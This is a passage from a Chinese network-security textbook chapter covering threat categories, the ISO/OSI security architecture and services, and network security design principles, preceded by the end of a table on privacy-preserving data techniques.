基于数据加密的隐私保护技术	1. 数据真实、无缺损 2. 高隐私保护度	1. 计算开销、通讯开销大 2. 部署复杂，实际应用难度较高	1. SMC 2. 分布式下实现隐私保护的关联规则挖掘算法、数据匿名化算法等	分布式下的各种数据挖掘与发布操作，如 ——分布式关联规则挖掘 ——分布式数据匿名发布 ——分布式聚类 ——分布式安全计算等
基于数据匿名化的隐私保护技术	1. 适用于各类数据、众多应用，算法通用性高 2. 能保证发布数据的真实性 实现简单	1. 存在一定程度的数据缺损 2. 存在一定程度的隐私泄露 3. 实现最优化的数据匿名开销较大	1. 匿名化原则： ——k-匿名 ——l-diversity ——m-invariance 2. 匿名化算法： ——Mondrian ——Incognito ——r-cellular	发布匿名化数据。基于发布的数据可进行各类数据挖掘操作，如 ——关联规则挖掘 ——决策树分类器构建等 ——聚类等

第 6 章　网络安全技术与产品

6.1　网络安全需求分析与基本设计

6.1.1　网络安全威胁概述

由于无处不在的 Internet 和移动互联网的出现，企图侵入、破坏和丑化商用和企业网络的尝试就变得源源不断和日益猖獗起来。计算机网络作为重要的基础资源向客户提供信息，而建立安全的网络系统所要解决的根本问题是：在保证网络连通的同时，对网络服务、客户应用进行管理，以保证网络信息资源的正确性不受影响。随着 Internet 和以电子商务、社交通讯为代表的网络应用日益发展，网络安全对于个人、国家已经变得越来越重要。

伴随着信息化的快速发展，信息网络安全形势愈加严峻。信息安全攻击手段向简单化、综合化演变，攻击形式却向多样化、复杂化发展，病毒、蠕虫、垃圾邮件、僵尸网络等攻击持续增长。网络安全所面临的各种威胁越来越多。总体来说，网络所面临的威胁是多种多样的，可以分为网络基础设施的安全威胁、网络主机的安全威胁以及网络客户的安全威胁，也可以划分为网络内部的安全威胁和网络外部的安全威胁。

网络安全在维基百科上面的定义是，网络安全包括网络设备安全、网络信息安全、网络软件安全。黑客通过基于网络的入侵来达到窃取敏感信息的目的，也有人以基于网络的攻击见长，被人收买通过网络来攻击商业竞争对手企业，造成企业网络无法正常运行，网络安全就是为了防范这种信息盗窃和商业竞争攻击所采取的措施。网络安全也有自己的属性。通过这些属性，就能够对一个系统的网络安全的级别进行判断和分级。

网络安全的目标就是要实现信息系统的基本安全特征(即网络安全基本属性)，并达到网络通信所需的保障级别。网络安全的基本属性包括机密性、完整性、可用性、可追究性和抗否认性等。机密性指系统之间的模块不被非授权者所获取或利用的特性，包括数据机密和访问控制等方面。完整性指系统的展示以及传递的信息真实、准确和完备，不被冒充、伪造和篡改的特性，包括身份真实、数据完整和系统完整等方面。可用性指网络可被授权者需要的时候访问和使用的特性。可追究性指从一个实体的行为能够唯一追溯到该实体的特性，可以支持故障隔离，攻击阻断和事后恢复。抗否认性指一个实体不能够否认其行为的特征，可以支持责任追究、威慑作用和法律行动。网络安全的这些属性在具体实现中的所达到的级别决定了此网络可以被完全信任的程度。

与网络安全对应的就是安全威胁。由于计算机网络具有联结形式多样性、终端分布不均匀性和网络的开放性、互连性、移动性等特征，致使网络易受黑客、恶意软件和其他恶意的攻击。

目前尚没有统一的方法对各种威胁加以区分和分类，也难以完全理清各种威胁之间的相互关系。不同威胁的存在及其严重性随着环境的变化而变化。为了解释更好地对不同类型的网络威胁进行分类，以下是对基本的威胁进行一个简单的分类。安全威胁可以大致分为网络基础设施威胁、网络主机(服务)威胁、网络客户的安全威胁，也可以分为网络内部威胁、网络外部威胁。

网络基础设施威胁：主要指的是对于系统运行环境中的物理环境和通信链路的威胁。网络物理安全是整个网络系统安全的前提。物理安全的威胁主要有地震、水灾、火灾等环境事故造成整个系统毁灭、电源故障造成设备断电导致操作系统引导失败或数据库新信息丢失、设备被盗、被毁造成数据丢失或信息泄漏以及数据信息的窃取或偷阅等等。除此之外，网络入侵者还有可能在传输线路上安装窃听装置，窃取系统敏感信息；或者干扰链路、破坏数据的完整性。

网络主机(服务)威胁：网络主机的威胁实际上指的就是为用户提供服务的系统所受到的安全威胁。网络主机威胁最常见的是来自于DoS(中文为拒绝服务攻击)的攻击。DoS攻击一般是会通过大量合法或伪造的请求占用大量网络以及器材资源来消耗系统的带宽或者资源来以达到瘫痪网络以及系统的目的。DoS 攻击目前是最强大、最难防御的攻击之一。除了 DoS 攻击之外，还有例如通过攻击主机提供的服务来获取到服务器的权限，从而威胁到主机本身和主机上数据资源的安全，其中最常见的手法如 SQL 注入、恶意文件上传、其他漏洞攻击等。

网络客户安全威胁：网络客户的威胁主要是指恶意的攻击者去攻击终端的用户，包括用户、浏览器和手机或者电脑上面的应用程序。网络钓鱼就是一个典型的网络客户安全的威胁。利用用户的安全意识不够来窃取用户的敏感信息。还有类似于 XSS 攻击。XSS 攻击通过在浏览器中插入 JavaScript 的脚本来获取用户的 Cookie 等信息。例如口令破解，就是在客户端上不断地尝试猜测用户口令。对于人的攻击最常见的就是社会工程，通过社会工程的方式可以用来欺骗系统中的用户以获得手机信息、计算机系统的访问权限。由于所有的社会工程学攻击都建立在人决断产生认知偏差的基础上，所以相较于网络基础设施威胁和网络主机威胁，社会工程学的攻击一般是很难通过技术上予以防范的。通常的做法一般都是加强职员、客户的安全意识，同时加强对系统的管理。

对于网络来说，由于网络的结构不同，面临的威胁存在差异。当网络结构中与因特网相连，则由于因特网的开发性、国际性与无安全管理性，使得网络威胁的来源又可以分为网络外部的威胁、网络内部的威胁。

网络外部的威胁：如果系统内部局域网络与外部网络间没有采取一定的安全防护措施，内部网络容易遭到来自外网入侵者的攻击。例如，通过网络监听等先进手段获得内

部网络用户的用户名、口令等信息，进而假冒内部合法身份进行非法登录，窃取内部网重要信息；通过发送大量数据包对内部网络重要服务器进行攻击，使得内部网络超负荷工作以致拒绝服务甚至系统瘫痪等等。

相对于网络外部所部署的安全防范措施，网络内部的安全措施是十分的薄弱的。所以一旦网络内部受到了巨大的威胁，那么对于整个系统来说都是十分严重的。而网络内部在一般情况下，恶意的攻击者是很难进入的。在大多数情况下，网络内部的威胁主要是来自于内部人员。比如内部人员安全意识薄弱，将系统中的重要口令放在明显的地方，容易泄漏或者是在网络上下载了木马程序或者是病毒程序，导致内网受到感染，威胁到整个内网的安全；内部人员故意或者误用网络功能，越权使用网络，窃取数据资源，产生严重的后果和损失。

近年来，由于国内国外的各类安全事件频繁发生，上到国家、社会，下到公司、个人也都开始注重网络安全。从 2013 年 6 月斯诺登在香港将美国国家安全关于棱镜计划监听项目的秘密文档披露给了英国《卫保》和美国《华盛顿邮报》之后，网络安全才真正地被全国，全球关注。在同年的 5 月，“匿名组织”沙特分部分支发起了“沙特行动”，拿下了沙特外交部、财政部和情报总局，在 12 月份，中国央行和微博账号遭到了 DDoS 攻击。在 2014 年，网络安全事件的波及面也是越来越大，也是越来越严重。例如，中国国内通用顶级域名服务器出现大规模的 DNS 解析故障，致使国内的很多网站都出现了长时间无法访问的情况；OpenSSL 心脏出血漏洞，该漏洞是近年来影响范围最大的高危漏洞，涉及各大银行、门户网站等；shellcode 漏洞，此漏洞的破坏力相比心脏出血漏洞更大，黑客利用该漏洞可以破坏数据、关闭网络或者是对网络发起攻击。2014 年的年底，乌云漏洞平台报告称黑客通过撞库的方式，利用 12306 安全机制的漏洞获取了 13 万多条的数据。在 2015 年里，虽然国家、企业对网络安全予以高度关注，但是安全事件还是层出不穷。国内的有 xcodeghost 事件和网易用户数据库“疑似泄漏数量近 5 亿条”事件。国外则出现了 Hacking team 泄漏事件。除了这些安全事件之外，也出现了许多重大的漏洞，如 Java 反序列化漏洞、redis 未授权访问漏洞、Joomla 的 sql 注入漏洞，通过此漏洞可以获得后台数据管理员权限，进而获取网站敏感信息。虽然国家从整体层面上对网络安全十分地重视，同时也在加强这方面的建设，但是网络安全事件还是不计其数，各种网络安全的漏洞也是很多。总体来说，目前社会乃至全球，网络安全都是予以高度的重视，国家也在投入更多的资源来建设网络安全，但到目前为止，网络安全的事态依旧是很严峻的。

除了以上所说的常见的安全事件和漏洞，还有一种特殊的网络安全威胁——APT。APT 的全称为 advanced persistent threat，翻译为中文就是高级长期威胁，是指隐匿而持久的电脑入侵过程，通常由某些人员精心策划，针对特定目标。其通常是出于商业或政治动机，针对特定组织或国家，并要求在长时间内保持高隐蔽性。与 APT 攻击的专业性和复杂性相对应，企业对其的防范困难。尤其是利用了 0day 漏洞或者是社会工程学的手

段来进行的 APT 攻击，更是难以防御。在网络安全日益被重视的今天，APT 攻击已经是国家网络安全对抗的重要目标。

6.1.2 网络安全需求分析

建立安全体系结构的目的就是在管理和技术上保证安全策略得以完整准确地实现，安全需求全面准确地得以满足，包括确定必须的安全服务、安全机制和技术管理以及它们在系统上的合理部署和关系配置。

国际标准化组织(ISO)1989 年制定了国际标准《信息处理系统 开发系统互联 基本参考模型 第 2 部分：安全体系结构》，提出了 ISO/OSI 开放系统互联参考模型的安全体系结构。这是一个普遍适用的安全体系结构，对具体的网络环境的安全体系结构具有指导意义。图 6-1 显示的就是开放系统互连安全体系结构的示意图。




图 6-1 开放系统互连安全提携结构示意图

在 ISO 安全体系结构中包含了安全服务(Security Service)、安全机制(Security Mechanism)和安全管理(Security Management)，并且明确了 OSI 网络层次、安全服务和安全机制之间的逻辑关系。在此参考模型中定义了五大类安全服务，提供相关服务的八大类安全机制以及相应的开发系统互联的安全管理，并且可根据具体的系统适当配置于 OSI 模型的七层协议中。

而在网络安全体系结构中的设计上借鉴了 ISO 的安全体系结构中的主要思想。如果将网络安全看成一个由多个安全单元组成的集合。其中每一个安全单元都是一个整体，包含了许多特性。网络安全体系结构则是由三个安全单元组成的，分别是安全服务，协议层次和系统单元。网络安全体系结构的示意如图 6-2 所示。




图 6-2　网络安全体系结构示意图

图中描述的就是一个三维的网络安全空间，它反映了网络安全需求和体系结构的共性。图中的三维特性分别是安全服务，系统单元和协议层次。其中在每一个特性上面都为它们提供了安全管理。安全管理就是连接这三个纬度，保证整个体系结构的安全性。

网络安全体系结构主要包括三部分内容：安全服务、协议层次、系统单元。针对网络安全存在的各种类型的安全威胁，将会针对这些威胁定义一组安全服务。为支持这些服务，在系统中定义了一些安全机制，同时安全管理由于不是正常的通信业务，主要是为用户的通信通告安全支持和控制。

安全服务指的是该安全单元能解决什么安全威胁。一般来说，网络安全的威胁主要是在来自于人的恶意行为可能造成的资源被破坏、信息泄漏等等。安全服务主要包括了以下六个方面：认证、访问控制、数据完整性、数据保密性、抗抵赖、审计和可用性。

① 认证服务。认证服务提供某个实体的身份保护，在通信的某一个特定过程中，如果某个实体声称具有特定的身份时，认证服务就提供一种方法来证实这个声称是否正确。

由于在某种程度上，网络安全体系结构的其他安全服务都依赖于认证服务，或者和认证服务紧密地结合，因此认证服务是一个重要的基础安全服务。通过认证服务在很多情况下就可以杜绝像 CSRF（Cross-site request forgery，跨站请求伪造）这样的攻击。同时在保障系统的物理安全时，也会起到一定的作用。

② 访问控制服务。访问控制服务经常和认证服务一起使用。访问控制服务就是对某些确认身份的实体，限制其对某些资源的访问。访问控制服务可以防止未授权的实体访问资源，所谓未授权的访问就是未经授权的使用、修改、销毁数据资源以及执行指令

代码等。访问控制服务直接支持保密性、完整性、可用性和认证安全性，其中对保密性、完整和认证所起到的作用十分明显。访问控制是实现授权的一种方法。它涉及到通信和系统的安全问题。由于必须在网络上传输访问控制信息，所以它对通信协议具有很高的安全要求。

③ 数据完整性服务主要提供了可恢复的连接完整性、不可恢复的连接完整性，选择字段的连接完整性、无连接完整性、选择字段无连接完整性等安全服务。数据完整性服务直接保证数据的完整性。所有的数据完整性服务都能够对付新增或修改数据的企图。

④ 数据保密服务，数据保密性服务保护信息不泄露或不暴露给那些未授权想掌握该信息的实体。这种服务有以下几个方面：连接保密性、无连接保密性、选择字段保密性、业务流程保密性。

⑤ 抗抵赖性，抗否认服务与其他安全服务有根本的不同。它主要保护通信系统不会遭到系统中其他合法用户的威胁，而不是来自位置攻击者的威胁。抗抵赖服务的触发点不仅仅由于在通信各方之间存在着相互欺骗的可能性，另外它也反映了一个现实，即没有任何一个系统是完全完备的，而且也可能出现通信双方最终达不成一致协议这样的情况。抗抵赖服务可采取以下两种形式：数据起源的抗抵赖和传递过程的抗抵赖。

⑥ 审计服务主要是对系统的数据和业务流程进行安全审计，找出其中可能存在的漏洞或者是薄弱环节。同时也收集可用于安全审计的数据，以便对系统的记录和活动进行独立地观察和检查。

⑦ 可用性服务，这是整个网络安全体系结构所提供的最基本的服务。网络安全首先要保证系统的可用性然后在此基础上保证系统的安全性。

系统单元指的是该安全单元解决什么系统环境的安全问题。对于现代的互联网，系统单元可以分为五个不同环境：物理环境、应用平台、系统平台、网络平台、通信平台。

物理环境，如硬件设备、网络设备等，包含该特性的安全单元解决物理环境的安全问题。例如使用交换机代替集线器可以缓解网络窃听问题。

应用平台主要指的是各种不同的应用程序和中间件。应用程序是在操作系统上安装和运行的。包含该特性的安全单元解决应用程序所包含的安全问题。一般是指数据在操作和资源在使用的时候的安全威胁。

系统平台则指的是操作系统。包含该特性的安全单元解决端系统或者中间系统(网桥、路由器等)的操作系统包含的安全问题。一般是指数据和资源在存储时的安全威胁。

网络平台则指的是网络传输。包含该特性的安全单元解决网络协议所造成的安全问题。一般是指数据在网络上传输的安全威胁。例如加密技术可以解决数据在网络传输时的安全问题。

通信平台则主要指的是通信线路。包含该线路的安全单元主要解决的是通信线路所存在的安全问题。包括系统软硬件设计、配置及使用不当，物理电磁辐射引起的信息泄漏等方面的问题。

协议层次是互联网的 TCP/IP 协议的基础。安全单元的这个特性描述了该安全单元在网络互联协议中，解决了什么样的互联问题。

物理层设计在物理通信道上传输原始比特，处理与物理传输介质有关机制的、电器过程的接口。在物理层上传输的单元是信号。

链路层。链路层分为介质访问控制和逻辑链路控制两个子层。在链路层上传输的单元是比特。

网络层。网络层负责将数据从物理连接的一端传递到另一端，即所谓的点到点通信。它的主要功能是寻找路径，以及与之相关的流量控制和拥塞控制等。在网络层上传输的单元是网络数据包。

传输层。传输层的主要目的在于弥补网络服务与用户需求之间的差距。传输层通过向上提供一个标准、通用的界面，使上层与通信子网(下三层)的细节相隔离。传输层的主要任务是提供进程间通信机制和保证数据传输的可靠性。

应用层。应用层向用户提供最常用且通用的应用程序，包括电子邮件、文件传输、网页浏览等。应用层描述了端对端之间的通信。

以上就是在网络安全体系结构中不同的三个特性的介绍和说明。除了这三个特性之外，安全管理是这三个特性的“粘合剂”，保证了这三个特性之间有效的结合。安全管理的主要作用是实施一系列的安全政策，对系统和网络上的操作进行管理。安全管理包含三个部分：系统安全管理、安全服务管理、安全机制的管理。

系统安全管理主要是涉及到整体的网络安全环境的管理，例如安全事件的管理，包括时间报告、存储和查询等；安全服务管理则涉及特定安全服务的管理，其中包括指定安全服务可使用的安全机制、对可使用的安全机制进行协商；安全机制管理；安全机制管理涉及的是特定安全机制的管理，包括密钥管理、加密管理、数字签名管理、访问控制管理、路由控制管理等。

6.1.3　网络安全设计原则

从网络安全角度看，网络安全防护系统的设计与实现应按照以下原则：最小权限原则、纵深防御原则、防御多样性原则、防御整体性原则、安全性与代价平衡原则、网络资源的等级性原则。

最小权限原则：任何对象应该只有具有该对象需要完成其指定任务的权限，限定权限使用的范围、空间、时间等，减少资源的攻击面，从而减少因侵袭所造成的损失。

纵深防御原则：要求网络安全防护系统是一个多层安全系统，避免成为网络中的“单失效点”，要部署有多重的防御系统，这样就可以在其中的一个系统被攻破之后后续还有其他的防御系统来保障系统的安全。

防御多样性原则存在技术和防御方式两个方面。在技术方面，要保障主机安全，网络安全，同时要注意防范病毒和木马。而在防御方式上面则可以部署防火墙、IDS、蜜

罐等等手段保护系统安全。防御多样性是要求在系统中的不同组件中都需要不是一定的安全产品，同时还要结合多种不同的安全产品来共同保证系统的安全。安全防御性原则的实施就避免了系统的仅仅使用单一的安全措施和服务，以此来保障系统的安全性。

网络安全的整体性原则：要求在网络发生被攻击、破坏事件的情况下，必须尽可能地快速恢复网络信息中心的服务，减少损失；同时在网络系统各个点上部署安全防御措施，避免出现安全的木桶效应。因此信息安全系统应该包括安全防护机制、安全检测机制和安全响应机制。安全防护机制是根据具体系统存在的各种安全威胁采取的相应的防护措施，避免非法攻击的进行。安全检测机制是检测系统的运行情况，及时发现和制止对系统进行的各种攻击。安全响应机制是在安全防护机制失效的情况下，进行应急处理。

安全性评价与平衡原则：对任何网络，绝对安全难以达到，也不一定是必要的，所以需要建立合理的实用安全性与用户需求评价与平衡体系。安全体系设计要正确处理需求、风险与代价的关系，做到安全性与可用性相容，做到组织上可执行。评价信息是否安全，没有绝对的评判标准和衡量指标，只能取决于系统的用户需求和具体的应用环境，具体取决于系统的规模和范围，系统的性质和信息的重要程度。

标准化与一致性原则：安全体系是一个复杂的系统工程，涉及人、技术、操作等要素。单靠技术或单靠管理都不可能实现。因此，必须将各种安全技术与运行管理机制、人员思想教育与技术培训、安全规章制度建设相结合。

网络资源的等级性原则：等级性原则是指要根据不同的情况设置不同的安全层次和安全级别。良好的信息安全系统必然是分为不同等级的，包括对信息保密程度分级，对用户操作权限分级，对网络安全程度分级（安全子网和安全区域），对系统实现结构的分级（应用层、网络层、链路层等），从而针对不同级别的安全对象，提供全面、可选的安全算法和安全体制，以满足网络中不同层次的各种实际的需求。

另外，还有阻塞点原则，即理想的网络安全防护系统应该是互联网中的安全控制点，在此把它叫做“阻塞点”，它简化了网络的安全管理，便于对网络通信进行监控和审计。

由于政策规定、服务需求的不明确，环境、条件、时间的变化，攻击手段的进步，安全防护不可能一步到位，可在一个比较全面的安全规划下，根据网络的实际需要，先建立基本的安全体系，保证基本的、必须的安全性。随着今后网络规模的扩大及应用的增加，网络应用和复杂程度的变化，网络脆弱性也会不断增加，调整或增强安全防护力度以保证整个网络最根本的安全需求。

6.1.4 网络安全基本设计

随着 Internet 在全球的日趋普及，计算机网络已经深入军事、教育、政府、商业等各行各业，成为社会重要的基础设施。如果计算机网络的正常运行受到威胁，将会影响人们的学习、工作和生活。

高等教育和科研机构是互联网诞生的摇篮，也是各种网络技术最早的应用环境。全

国各国的高等教育都是最早建设和利用互联网技术的行业之一。高校校园网最先应用最先进的网络技术，网络应用普及率也很高，同时用户群密度比较活跃，然后校园网由于自身的特点也是安全问题比较突出的地方。

